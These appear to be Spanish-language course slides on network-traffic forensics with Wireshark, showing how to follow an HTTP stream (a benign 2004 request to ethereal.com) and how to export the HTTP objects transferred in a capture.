
0000 08 00 27 92 a2 af 00 0c 29 4a b9 cd 08 00 45 00 ...'.....)J...E.
 0010 01 89 b0 1d 40 00 40 06 06 fb c0 a8 00 93 c0 a8 ...@.@.....
 0020 00 73 cd be 00 50 01 9f 1c bb 87 c6 14 06 80 18 ...s...P.....

Capture.pcapng Packets: 907 · Displayed: 907 (100.0%) Profile: Default

II - Forense - Tráfico de red


Flujos HTTP

Los flujos HTTP son conversaciones entre dos equipos, formadas por muchos paquetes. Wireshark permite visualizarlas de manera mas gráfica



II - Forense - Tráfico de red

Seguir flujo HTTP



The screenshot shows a Wireshark interface with a list of network packets. The selected packet is a GET request for /download.html. A context menu is open over this packet, with the 'Follow' option selected. A sub-menu is also open, showing 'HTTP Stream' as the selected option.

Length	Info
62	3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
62	80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK_PERM=1
54	3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
533	GET /download.html HTTP/1.1
54	80 → 3372 [ACK] Seq=1 Ack=480
14...	80 → 3372 [ACK] Seq=1 Ack=480
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=1381 Ack=...
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=2761 Ack=...
14...	80 → 3372 [PSH, ACK] Seq=414...
54	3372 → 80 [ACK] Seq=480 Ack=...
89	Standard query 0x0023 A pagea...
14...	80 → 3372 [ACK] Seq=5521 Ack=...
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=6901 Ack=...
188	Standard query response 0x00...
775	GET /pagead/ads?client=ca-pu...
54	3372 → 80 [ACK] Seq=480 Ack=...
14...	80 → 3372 [ACK] Seq=8281 Ack=...
14...	80 → 3372 [PSH, ACK] Seq=966...
54	3372 → 80 [ACK] Seq=480 Ack=11041 Win=9660 Len=0
14...	80 → 3372 [ACK] Seq=11041 Ack=480 Win=6432 Len=1380 [TCP segment of a reassembled PDU]

II - Forense - Tráfico de red



Petición

```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · http.cap

GET /download.html HTTP/1.1
Host: www.ethereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ethereal.com/development.html

HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354b00"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Ethereal: Download</title>
    <style type="text/css" media="all">
      @import url("mm/css/ethereal-3-0.css");
    </style>
  </head>
  <body>
    <div class="top">
      <table width="100%" cellspacing="0" cellpadding="0" border="0" summary="">
        <tr>
          <td valign="middle" width="1">
```




Respuesta

II - Forense - Tráfico de red


Objetos

Los objetos representan archivos que se han transmitido durante la comunicación.



II - Forense - Tráfico de red

Objetos



II - Forense - Tráfico de red

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
54	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
132	api.bing.com	text/html	1,305 bytes	qsml.aspx?que
163	api.bing.com	text/html	1,346 bytes	qsml.aspx?que
177	api.bing.com	text/html	1,369 bytes	qsml.aspx?que
198	api.bing.com	text/html	1,398 bytes	qsml.aspx?que
212	google.com	text/html	219 bytes	/
226	www.google.com	text/html	231 bytes	/
1858	www.google.com	text/html	1,058 bytes	url?sa=t&rct=
1904	www.bluproducts.com	text/html	19 kB	/
1955	www.bluproducts.com	text/css	7,321 bytes	default_iceme
1972	www.bluproducts.com	text/css	331 bytes	default_notjs.c
2109	www.bluproducts.com	text/css	63 kB	widgetkit-2410
2136	www.bluproducts.com	application/x-javascript	4,707 bytes	core-816de4c1
2139	www.bluproducts.com	application/x-javascript	657 bytes	caption-5e0b3
2280	www.bluproducts.com	application/x-javascript	20 kB	widgetkit-34c2
2390	www.bluproducts.com	application/x-javascript	18 kB	cufon-yui-1d14
2545	www.bluproducts.com	application/x-javascript	95 kB	mootools-core
2560	www.bluproducts.com	application/x-javascript	93 kB	jquery-7ae67c
2689	www.bluproducts.com	application/x-javascript	4,784 bytes	core.js
2728	platform.linkedin.com	text/javascript	3,768 bytes	in.js
2743	www.bluproducts.com	text/css	132 kB	template-897f
2784	www.bluproducts.com	application/x-javascript	22 kB	template-3f20
2898	www.bluproducts.com	image/png	19 kB	facebook.png
2990	www.bluproducts.com	image/png	22 kB	Twitter.png
3060	www.bluproducts.com	image/png	44 kB	googleplus.pn
3066	s.amazon-adsystem.com	image/gif	43 bytes	iui3?d=3p-hbc
3145	www.bluproducts.com	image/png	19 kB	mail.png

Text Filter:

II - Forense - Tráfico de red

